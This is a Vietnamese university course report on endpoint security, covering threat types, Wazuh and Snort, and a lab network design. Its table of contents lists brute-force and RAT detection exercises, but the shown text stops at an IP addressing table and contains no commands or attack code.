

BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC NGOẠI NGỮ – TIN HỌC THÀNH PHỐ HỒ CHÍ MINH
CÔNG NGHỆ THÔNG TIN



MÔN HỌC: BẢO MẬT NGƯỜI DÙNG CUỐI
ĐỀ TÀI: XÂY DỰNG HỆ THỐNG BẢO MẬT
NGƯỜI DÙNG CUỐI

GIẢNG VIÊN HƯỚNG DẪN: Đỗ Phi Hưng

Thành viên nhóm:

Nguyễn Phi – MSSV: 21DH113322

Nguyễn Quốc Huy – MSSV: 21DH113676

Nguyễn Tiến Quỳnh – MSSV: 21DH112859

TP.HCM, ngày 23 tháng 07 năm 2024

Tp. Hồ Chí Minh, Ngày 23 tháng 7 năm 2024

PHIẾU CHÁM ĐIỂM MÔN THI VĂN ĐÁP

 **Điểm phần trình bày – Điểm hệ 10 – Tỷ lệ điểm chiếm 30%**

	CBCT1	CBCT2
Họ tên CBCT Chữ ký: Chữ ký:
Điểm Bằng chữ: Bằng chữ:
Nhận xét		

 **Điểm quá trình – Điểm hệ 10 – Tỷ lệ điểm chiếm 70%**

Họ tên CBCT:

 **Điểm tổng kết:(Bằng chữ:.....)**

Nhận xét của giảng viên

Lời nói đầu

Trong kỷ đại công nghệ số hiện nay, việc bảo vệ thông tin đã trở thành một yếu tố rất quan trọng đối với mỗi cá nhân và tổ chức. Hiện nay, tất cả các hệ thống thông tin đều phải đối mặt với rủi ro bị tấn công từ nhiều phía, từ các cuộc tấn công mạng đến việc lạm dụng quyền truy cập. Điều này đặt ra yêu cầu bắt buộc về việc phát triển các hệ thống bảo mật mạnh mẽ để bảo vệ người dùng cuối, đảm bảo tính toàn vẹn, bảo mật và sẵn sàng của thông tin.

Đề tài "Xây Dựng Hệ Thống Bảo Mật Người Dùng Cuối" nhằm nghiên cứu và phát triển một hệ thống bảo mật hiệu quả, áp dụng các công nghệ hiện đại như mã hóa RSA, chữ ký số, và cơ chế xác thực mạnh mẽ. Hệ thống này không chỉ giúp bảo vệ dữ liệu của người dùng khỏi các mối đe dọa mạng mà còn đảm bảo rằng thông tin chỉ được truy cập bởi những người dùng có quyền hạn phù hợp.

Chúng em sẽ thảo luận chi tiết về các khái niệm cơ bản, các phương pháp và kỹ thuật bảo mật được sử dụng, cùng với quá trình triển khai và kiểm thử hệ thống. Hy vọng rằng đề tài này sẽ cung cấp một cái nhìn tổng quan cũng như các giải pháp thực tiễn, đóng góp vào việc nâng cao nhận thức và kỹ năng về bảo mật thông tin cho người dùng cuối và các chuyên gia trong lĩnh vực công nghệ thông tin.

Chúng em xin chân thành cảm ơn sự hướng dẫn và hỗ trợ từ các thầy cô trong suốt quá trình nghiên cứu và thực hiện đề tài này.

LỜI CẢM ƠN

Đầu tiên, chúng em xin gửi lời biết ơn sâu sắc đến các thầy cô trong Khoa Công nghệ Thông tin, Trường Đại học HUFLIT đã dạy dỗ và hướng dẫn tâm huyết, cung cấp kiến thức cơ bản quan trọng trong suốt quá trình học tập và nghiên cứu của chúng em.

Chúng em đặc biệt gửi lời cảm ơn sâu sắc đến Đỗ Phi Hưng, người đã tận tình hướng dẫn, góp ý và hỗ trợ chúng em trong suốt quá trình thực hiện đề tài. Sự chỉ dẫn tận tình và những lời khuyên quý báu của thầy đã giúp chúng tôi vượt qua nhiều khó khăn và hoàn thành đề tài một cách tốt nhất.

Chúng em cũng xin gửi lời cảm ơn ám áp đến tất cả các bạn bè đã luôn đồng hành, chia sẻ và giúp đỡ trong quá trình thực hiện đề tài. Sự hỗ trợ và động viên từ các bạn là nguồn động lực lớn giúp chúng em hoàn thành công việc này.

Cuối cùng, chúng em xin gửi lời cảm ơn chân thành đến gia đình, những người đã luôn bên cạnh, động viên và tạo điều kiện tốt nhất để chúng em có thể tập trung nghiên cứu và hoàn thành đề tài này.

Chúng em hy vọng rằng những kết quả đạt được từ đề tài này sẽ mang lại giá trị hữu ích và đóng góp vào sự phát triển của lĩnh vực bảo mật thông tin.

Trân trọng,

MỤC LỤC

CHƯƠNG I: Giới Thiệu	10
I. Giới thiệu đề tài	10
a) Lý do chọn đề tài.....	10
b) Phạm vi, giới hạn của đề tài.....	10
c) Mục tiêu đạt được	11
CHƯƠNG II. Cơ Sở Lý Thuyết.....	12
1. Bảo mật người dùng cuối (EndPoint Security)	12
1.1. Khái niệm.....	12
1.2. Bảo mật thông tin	12
1.3. Tầm quan trọng của Endpoint Security	13
2. Các mối đe dọa đối với thiết bị đầu cuối:	14
2.1. Phần mềm độc hại (Malware)	14
2.2. Tấn công phi kỹ thuật (Social Engineering)	15
2.3. Khai thác lỗ hổng bảo mật (Exploits).....	16
2.4. Tấn công từ chối dịch vụ (DoS/DDoS)	16
3. Hệ thống quản lý System Endpoint	16
3.1. Wazuh – Nền tảng bảo mật mã nguồn mở	16
3.1.1. Giới thiệu về Wazuh	16
3.1.2. Cách thành phần chính của Wazuh	16
3.1.3 Lợi ích của Wazuh	17
3.2. Snort - Công cụ Phát Hiện Xâm Nhập (IDS)	18
3.2.1. Snort là gì?	18
3.2.2. Cách Snort hoạt động	18
3.2.3. Lợi ích của việc sử dụng Snort.....	18
CHƯƠNG III. Triển Khai.....	19
1.Thiết kế hệ thống:	19
1.1. Sơ đồ hệ thống	19
1.2. IP Table	20
2. Dùng snort triển khai IDS (Instruction Detection System).....	20
2.1. Cài đặt và cấu hình Snort.....	20
2.2. Cấu hình rules cho IDS.....	22
3. Quản lý người dùng cuối System Endpoint.....	28

3.1. Cài đặt Wazuh	28
3.2. Quản lý add user của agent.....	30
3.3. Phát hiện và theo dõi các Linux commands	31
4. Tấn công vào hệ thống.....	33
4.1. Tấn công sử dụng Brute-Force	33
4.2. Tấn công sử dụng RAT (Remote Access Control)	37

DANH MỤC HÌNH ẢNH

Hình 1. Khái niệm endpoint	12
Hình 2. Mô hình CIA	13
Hình 3. Tầm quan trọng của Endpoint Security	14
Hình 4. Malware	15
Hình 5. Social Engineering	15
Hình 6. Snort đã được cài thành công	21
Hình 7. Chạy Snort.....	21
Hình 8. Snort đang hoạt động	21
Hình 9. Theo dõi alert của Snort.....	22
Hình 10. Cấu hình lại file snort.conf.....	22
Hình 11. Tạo file scan.rules	22
Hình 12. Rule phát hiện quét mạng	22
Hình 13. Cập nhập cấu hình đã thêm vào	23
Hình 14. Chạy Snort.....	23
Hình 15. Tiến hành quét mạng.....	24
Hình 16. Server nhận được cảnh báo	24
Hình 17. Rule HTTP Detected	25
Hình 18. Cập nhập rule	25
Hình 19. Snort Starting	26
Hình 20. Snort Alert.....	26
Hình 21. Truy cập web http	27
Hình 22. Snort Alerting.....	27
Hình 23. Wazuh cài thành công	28
Hình 24. Dashboard của Wazuh	28
Hình 25. Bắt đầu cài Wazuh-agent	29
Hình 26. Khởi động dịch vụ.....	29
Hình 27. Status của Wazuh-agent.....	29
Hình 28. Wazuh-agent đã active	30
Hình 29. rule quản lý add user	30
Hình 30. Add user	31
Hình 31. Wazuh thông báo agent add user	31
Hình 32. Cấu hình auditd	31
Hình 33. Chính sửa cấu hình Wazuh agent.....	31
Hình 34. Cấu hình auditd ở Wazuh.....	32
Hình 35. Set rule auditd	32
Hình 36. Lệnh ping ở Wazuh Agent	32
Hình 37. Security event.....	33
Hình 38. Add active-response	34
Hình 39. IP của Agent.....	34
Hình 40. IP của Attacker.....	35
Hình 41. Attacker Brute-force	35
Hình 42. Security Event Rule 100001	35

Hình 43. Ping Failed from Attacker.....	36
Hình 44. Ping Failed from Agent.....	36
Hình 45. Setup.....	37
Hình 46. Bắt đầu tấn công.....	37
Hình 47. Setup tool	38
Hình 48. Set gửi thông tin cho attacker	39
Hình 49. IP của Attacker.....	40
Hình 50. Set ip cho payload.....	40
Hình 51. Set port	40
Hình 52. File chứa mã độc	41
Hình 53. Bắt đầu tấn công.....	41
Hình 54. Tool để tấn công.....	42
Hình 55. Kèm theo mã độc	42
Hình 56. Nạn nhân chạy file payload.exe	43
Hình 57. Attacker thấy được ip của nạn nhân.....	44
Hình 58. Set thêm rule để phát hiện.....	44
Hình 59. Viết rule phát hiện.....	44
Hình 60. Security Event	44

CHƯƠNG I: Giới Thiệu

I. Giới thiệu đề tài

a) Lý do chọn đề tài

- Trong bối cảnh số hóa phát triển mạnh, việc đảm bảo an toàn thông tin trở thành yếu tố rất quan trọng. Đề tài "Tạo Dựng Một Hệ Thống Bảo Mật Cho Người Sử Dụng Cuối", với việc thiết kế hệ thống IDS/IPS và sử dụng Wazuh, được lựa chọn vì nhiều lý do quan trọng.

- Đầu tiên, việc triển khai hệ thống IDS/IPS giúp nhận ra và chống lại các cuộc tấn công mạng, từ đó bảo vệ thông tin của người sử dụng. Wazuh, với khả năng theo dõi an ninh, quản lý nhật ký và phân tích nguy cơ, mang lại một giải pháp toàn diện và hiệu quả.

- Nhu cầu bảo mật ngày càng tăng trong các tổ chức và cá nhân, đòi hỏi các biện pháp bảo vệ mạnh mẽ để bảo vệ dữ liệu quan trọng. Đồng thời, đề tài này cung cấp cơ hội cho chúng tôi áp dụng và hiểu rõ hơn về các công nghệ bảo mật hiện đại, từ đó đổi mới với những thách thức kỹ thuật.

- Với những giá trị thực tiễn mà giải pháp này mang lại, chúng tôi tin rằng nó sẽ góp phần nâng cao nhận thức và khả năng bảo vệ thông tin cho người sử dụng cuối, đồng thời đóng góp tích cực vào việc nâng cao an toàn thông tin trong cộng đồng.

b) Phạm vi, giới hạn của đề tài

- Đề tài này tập trung vào các nội dung chính sau:

- Phát hiện và ngăn chặn xâm nhập (IDS/IPS): Nghiên cứu và triển khai các hệ thống IDS (Intrusion Detection System) và IPS (Intrusion Prevention System) nhằm bảo vệ mạng và hệ thống của người dùng cuối trước các cuộc tấn công mạng.
- Sử dụng Wazuh: Ứng dụng nền tảng Wazuh để giám sát an ninh, quản lý nhật ký, và phân tích mối đe dọa, giúp tăng cường khả năng phát hiện và phản ứng với các sự cố bảo mật.
- Mã hóa và bảo mật dữ liệu: Sử dụng các phương pháp mã hóa và chữ ký số, đặc biệt là RSA, để đảm bảo tính toàn vẹn và bảo mật của dữ liệu.
- Xây dựng và triển khai hệ thống: Thiết kế và triển khai một hệ thống bảo mật hoàn chỉnh, từ cài đặt phần mềm đến cấu hình và kiểm thử.

- Giới hạn của đề tài:

- Phạm vi áp dụng: Hệ thống được xây dựng chủ yếu dành cho người dùng cuối và các tổ chức nhỏ, chưa thể mở rộng cho các doanh nghiệp lớn với yêu cầu bảo mật phức tạp hơn.
- Nguồn lực và thời gian: Do hạn chế về nguồn lực và thời gian, việc triển khai và kiểm thử hệ thống chỉ được thực hiện trong một môi trường giả lập, không thể bao quát hết các tình huống thực tế phức tạp.
- Phụ thuộc vào công nghệ: Hệ thống chủ yếu sử dụng công nghệ và nền tảng hiện có như Wazuh và các công cụ mã hóa sẵn có, không phát triển các công nghệ mới.
- Kiến thức và kỹ năng: Đề tài dựa vào kiến thức và kỹ năng hiện tại của nhóm thực hiện, có thể còn hạn chế trong việc xử lý các vấn đề bảo mật phức tạp hoặc các cuộc tấn công mạng tiên tiến.

c) Mục tiêu đạt được

- Thiết kế hệ thống IDS/IPS hiệu quả: Phát triển và triển khai hệ thống Phát hiện và Chống ngăn Xâm nhập (IDS/IPS) để bảo vệ mạng và hệ thống của người sử dụng khỏi các cuộc tấn công và mối đe dọa mạng.

- Ứng dụng Wazuh: Tích hợp và sử dụng Wazuh để theo dõi an ninh, quản lý nhật ký, và phân tích các mối đe dọa, từ đó tăng cường khả năng phát hiện và phản ứng với các vụ việc bảo mật.

- Cải thiện nhận thức và kỹ năng: Cung cấp cho người sử dụng cuối và các tổ chức nhỏ kiến thức về an ninh mạng, giúp họ nhận thức rõ hơn về các mối đe dọa và biện pháp bảo vệ thông tin cá nhân và tổ chức.

- Tạo ra một giải pháp thực tiễn: Thiết kế và triển khai một hệ thống bảo mật toàn diện, dễ dàng sử dụng và có khả năng tích hợp cao, có thể áp dụng rộng rãi cho nhiều đối tượng người sử dụng cuối.


CHƯƠNG II. Cơ Sở Lý Thuyết

1. Bảo mật người dùng cuối (EndPoint Security)

1.1. Khái niệm

- Bảo mật người dùng cuối là việc bảo vệ các thiết bị đầu cuối và dữ liệu trên các thiết bị đó khỏi các mối đe dọa an ninh. Mục tiêu của bảo mật người dùng cuối là đảm bảo rằng các thiết bị này không bị xâm nhập, dữ liệu không bị đánh cắp hoặc phá hủy, và đảm bảo tính toàn vẹn và sẵn sàng của thông tin.

- Nếu một thiết bị được kết nối với mạng, nó được coi là Endpoint. Với sự phổ biến ngày càng tăng của BYOD và IoT (Internet of Things), số lượng thiết bị riêng lẻ được kết nối với mạng của tổ chức có thể nhanh chóng lên tới hàng chục (và hàng trăm) nghìn.



Hình 1. Khái niệm endpoint

1.2. Bảo mật thông tin

- Bảo mật thông tin là việc bảo vệ thông tin khỏi các mối đe dọa nhằm đảm bảo tính bảo mật (confidentiality), tính toàn vẹn (integrity) và tính sẵn sàng (availability) của thông tin.

- **Tính bảo mật (Confidentiality):** Đảm bảo rằng thông tin chỉ có thể được truy cập bởi những người được ủy quyền.
- **Tính toàn vẹn (Integrity):** Đảm bảo rằng thông tin không bị thay đổi hoặc sửa đổi trái phép.

- **Tính sẵn sàng (Availability):** Đảm bảo rằng thông tin và các hệ thống thông tin luôn sẵn sàng cho người dùng khi cần thiết.



Hình 2. Mô hình CIA

1.3. Tầm quan trọng của Endpoint Security

- Bảo mật điểm cuối là một phần quan trọng của an ninh mạng doanh nghiệp vì nhiều lý do khách quan, và chủ quan khác nhau. Cụ thể, chúng ta có thể kể đến:

- **Dữ liệu – Tài sản quý giá nhất của Doanh nghiệp:** Trước hết, trong thế giới kinh doanh ngày nay, dữ liệu là tài sản quý giá nhất của một công ty — và việc mất dữ liệu đó hoặc quyền truy cập vào dữ liệu đó có thể khiến toàn bộ doanh nghiệp có nguy cơ mất khả năng thanh toán. Các doanh nghiệp cũng phải đổi mới với không chỉ số lượng điểm cuối ngày càng tăng mà còn phải đổi mới với sự gia tăng về số lượng các loại điểm cuối. Những yếu tố này khiến cho việc bảo mật điểm cuối của doanh nghiệp trở nên khó khăn hơn, nhưng chúng lại bị kết hợp bởi các chính sách làm việc từ xa và BYOD Bring your own device)—điều này khiến cho việc bảo mật ngoại vi ngày càng không đủ và tạo ra các lỗ hổng.
- **Bối cảnh an toàn bảo mật ngày càng phức tạp hơn:** Tin tặc luôn nghĩ ra những cách mới để truy cập, đánh cắp thông tin hoặc thao túng nhân viên đưa ra thông tin nhạy cảm.Thêm vào cơ hội, chi phí tái phân bổ nguồn lực từ mục tiêu kinh doanh sang giải quyết các mối đe dọa, chi phí danh tiếng của một vi phạm quy mô lớn và chi phí tài chính thực tế của các vi phạm tuân thủ, và thật dễ hiểu tại sao các nền tảng bảo vệ điểm cuối lại được coi là phải- có liên quan đến việc đảm bảo các doanh nghiệp hiện đại.



Hình 3. Tầm quan trọng của Endpoint Security

2. Các mối đe dọa đối với thiết bị đầu cuối:

2.1. Phần mềm độc hại (Malware)

- Phần mềm độc hại là các chương trình hoặc mã độc hại được thiết kế để gây hại cho hệ thống, đánh cắp thông tin, hoặc làm gián đoạn hoạt động bình thường của thiết bị đầu cuối. Các loại phần mềm độc hại phổ biến bao gồm:

- **Virus:** Là các chương trình tự nhân bản bằng cách lây nhiễm vào các tệp thực thi hợp lệ. Khi các tệp này được chạy, virus sẽ lây lan và thực hiện các hành động gây hại.
- **Worms:** Là các chương trình tự nhân bản và lây lan qua mạng mà không cần sự can thiệp của người dùng. Sâu máy tính có thể gây ra tắc nghẽn mạng và làm giảm hiệu suất hệ thống.
- **Trojan Horse:** Là các chương trình độc hại được ngụy trang dưới dạng phần mềm hợp lệ. Khi người dùng chạy chương trình, Trojan sẽ thực hiện các hành động độc hại như đánh cắp thông tin hoặc cài đặt các phần mềm độc hại khác.
- **Ransomware:** Là một loại phần mềm độc hại mã hóa dữ liệu của người dùng và yêu cầu tiền chuộc để giải mã. Ransomware có thể gây ra thiệt hại nghiêm trọng cho cá nhân và tổ chức.
- **Spyware:** Là các phần mềm độc hại thu thập thông tin từ thiết bị đầu cuối mà không có sự đồng ý của người dùng. Spyware có thể theo dõi hoạt động, ghi lại mật khẩu và thông tin nhạy cảm khác.
- **Adware:** Là các phần mềm hiển thị quảng cáo không mong muốn và có thể thu thập dữ liệu về thói quen duyệt web của người dùng.



Hình 4. Malware

2.2. Tân công phi kỹ thuật (Social Engineering)

- Tân công phi kỹ thuật là các kỹ thuật lừa đảo nhằm đánh lừa người dùng để đánh cắp thông tin nhạy cảm hoặc truy cập trái phép vào hệ thống. Các phương pháp tấn công phổ biến bao gồm:

- **Phishing:** Là các email hoặc tin nhắn giả mạo từ các nguồn đáng tin cậy nhằm đánh lừa người dùng để cung cấp thông tin cá nhân như mật khẩu, số thẻ tín dụng, hoặc thông tin tài khoản.
- **Pretexting:** Là kỹ thuật tạo ra các tình huống giả mạo để đánh lừa người dùng cung cấp thông tin cá nhân hoặc thực hiện các hành động nhất định.
- **Baiting:** Là kỹ thuật sử dụng mồi nhử, chẳng hạn như một thiết bị lưu trữ USB bị nhiễm phần mềm độc hại, để lừa người dùng chạy phần mềm độc hại trên hệ thống của họ.



Hình 5. Social Engineering

2.3. Khai thác lỗ hổng bảo mật (Exploits)

- Khai thác lỗ hổng bảo mật là việc sử dụng các lỗ hổng trong phần mềm hoặc hệ điều hành để xâm nhập và kiểm soát hệ thống. Các loại khai thác phổ biến bao gồm:

- **Buffer Overflow:** Lỗ hổng xảy ra khi một chương trình cố gắng ghi nhiều dữ liệu hơn so với bộ nhớ đệm cho phép, dẫn đến ghi đè dữ liệu và thực thi mã độc hại.
- **SQL Injection:** Kỹ thuật tấn công nhắm vào các ứng dụng web bằng cách chèn mã SQL độc hại vào các trường nhập liệu, từ đó truy xuất, sửa đổi hoặc xóa dữ liệu trong cơ sở dữ liệu.
- **Cross-Site Scripting (XSS):** Tấn công nhắm vào các trang web bằng cách chèn mã JavaScript độc hại vào trang web, cho phép kẻ tấn công thực hiện các hành động trái phép hoặc đánh cắp thông tin.

2.4. Tấn công từ chối dịch vụ (DoS/DDoS)

- Tấn công từ chối dịch vụ (DoS) và tấn công từ chối dịch vụ phân tán (DDoS) là các cuộc tấn công nhắm vào việc làm tắc nghẽn hệ thống, dịch vụ hoặc mạng bằng cách gửi lượng lớn lưu lượng hoặc yêu cầu tới hệ thống mục tiêu, gây ra mất dịch vụ cho người dùng hợp pháp.

- **DoS:** Tấn công từ một nguồn duy nhất.
- **DDoS:** Tấn công từ nhiều nguồn khác nhau, thường sử dụng mạng botnet để phối hợp tấn công.

3. Hệ thống quản lý System Endpoint

3.1. Wazuh – Nền tảng bảo mật mã nguồn mở

3.1.1. Giới thiệu về Wazuh

- Wazuh là một nền tảng bảo mật mã nguồn mở và miễn phí hợp nhất các khả năng của XDR và SIEM. Nó bảo vệ khỏi lượng công việc trên các môi trường tại chỗ, ảo hóa, vùng chúa và dựa trên đám mây.

- Wazuh cung cấp các tính năng để phát hiện các mối đe dọa phổ biến như tấn công từ chối dịch vụ (DoS), tấn công dò tìm xung đột (port scan), tấn công tìm lỗ hổng (vulnerability scan) và tấn công tràn đổ bộ nhớ đệm (buffer overflow).

3.1.2. Cách thành phần chính của Wazuh

- Wazuh có 4 thành phần chính:

- **Wazuh indexer** là một công cụ phân tích và tìm kiếm toàn văn bản có khả năng mở rộng cao. Thành phần này lập các chỉ mục và lưu trữ dữ

liệu cảnh báo do máy chủ wazuh tạo ra, đồng thời cung cấp khả năng phân tích và tìm kiếm dữ liệu theo thời gian thực. Wazuh indexer được cấu hình dưới dạng cụm nút hoặc nhiều nút, cung cấp khả năng mở rộng và tính sẵn sàng cao. Wazuh indexer lưu trữ dữ liệu dưới dạng Json.

- **Wazuh server** có nhiệm vụ phân tích dữ liệu nhận được từ các agents. Wazuh server xử lý thông qua bộ giải mã và quy tắc, sử dụng thông tin tình báo về mối đe dọa để tìm kiếm các chỉ số thỏa hiệp (IOC). Wazuh server phân tích dữ liệu nhận được từ các agents, kích hoạt cảnh báo khi phát hiện thấy các mối đe dọa hoặc sự bất thường. Wazuh server sử dụng các nguồn thông tin tình báo như MITRE ATT&CK và tuân thủ các quy định như PCI DSS, GDPR, HIPAA, CIS, NIST 800-53. Wazuh server cũng có thể tích hợp với các phần mềm bên ngoài như ServiceNow, Jira và PagerDuty, Slack.
- **Wazuh Dashboard** là giao diện người dùng web linh hoạt và trực quan để khai thác, phân tích trực quan hóa dữ liệu cảnh báo các sự kiện bảo mật. Nó cũng được sử dụng để quản lý, giám sát nền tảng Wazuh. Ngoài ra, nó cung cấp các tính năng cho kiểm soát truy cập dựa trên vai trò (RBAC) và đăng nhập một lần (SSO).
- **Wazuh agent** có thể chạy hầu hết trên các hệ điều hành: Linux, Window, macOs, Solaris, AIX,... Wazuh agent giúp bảo vệ hệ thống của bạn bằng cách cung cấp khả năng ngăn chặn, phát hiện và phản hồi mối đe dọa. Nó cũng được sử dụng để thu thập các loại dữ liệu ứng dụng, dữ liệu hệ thống khác nhau rồi chuyển tiếp đến máy chủ Wazuh thông qua một kênh được mã hóa và xác thực.

3.1.3 Lợi ích của Wazuh

- Wazuh là một nền tảng bảo mật mạnh mẽ với nhiều lợi ích cho việc quản lý và giám sát hệ thống bảo mật. Dưới đây là những lợi ích chính của Wazuh:

- Phân tích và giám sát log từ nhiều nguồn.
- Theo dõi tính toàn vẹn tập tin để phát hiện các thay đổi không mong muốn.
- Đánh giá cấu hình bảo mật và phát hiện lỗ hổng.
- Hỗ trợ tuân thủ các tiêu chuẩn bảo mật và quy định.
- Tích hợp với các công cụ SIEM và có khả năng mở rộng cao

3.2. Snort - Công cụ Phát Hiện Xâm Nhập (IDS)

3.2.1. Snort là gì?

- Snort là một công cụ phát hiện xâm nhập (IDS) hàng đầu được phát triển bởi Sourcefire và hiện đang được duy trì bởi Cisco. Nó cho phép người quản trị mạng theo dõi và phản ứng với các hoạt động bất thường trên mạng.

3.2.2. Cách Snort hoạt động

- **Kiểm tra luồng dữ liệu:** Snort theo dõi các gói dữ liệu trên mạng và so sánh chúng với các quy tắc được xác định trước.

- **Phát hiện tấn công:** Nếu Snort phát hiện một luồng dữ liệu phù hợp với quy tắc đã được xác định, nó sẽ cảnh báo hoặc thậm chí ngăn chặn cuộc tấn công.

- **Báo cáo và ghi nhật ký:** Snort cung cấp thông tin chi tiết về các sự kiện phát hiện, giúp người quản trị mạng hiểu rõ hơn về mối đe dọa và tình trạng bảo mật của mạng.

3.2.3. Lợi ích của việc sử dụng Snort

- **Phát hiện và phản ứng nhanh chóng:** Snort cho phép phát hiện tấn công trong thời gian thực và ngăn chặn chúng trước khi gây ra hậu quả.

- **Tùy chỉnh linh hoạt:** Người dùng có thể tạo và tinh chỉnh các quy tắc để phản ứng với các mối đe dọa cụ thể cho hệ thống của họ.


- **Mạng lưới cộng đồng lớn:** Snort được sử dụng rộng rãi trên toàn thế giới và có một cộng đồng lớn các nhà nghiên cứu và người dùng, điều này đảm bảo rằng nó luôn được cập nhật và phát triển mạnh mẽ.

CHƯƠNG III. Triển Khai


1.Thiết kế hệ thống:

1.1. Sơ đồ hệ thống

-Sơ đồ Logic



- Sơ đồ vật lý:



1.2. IP Table

Device	Interface	IP Address	Subnet Mask	Default Gateway
Router	Fa0/0	10.0.1.1	-	N/A
	Fa1/0	-	-	N/A
Core	Fa0/0	192.168.2.1	255.255.255.0	N/A
	Fa1/0	192.168.3.1	255.255.255.0	N/A
	Fa2/0	192.168.5.1	255.255.255.0	N/A
	Fa3/0	192.168.6.1	255.255.255.0	N/A
	Fa4/0	192.168.1.1	255.255.255.0	N/A
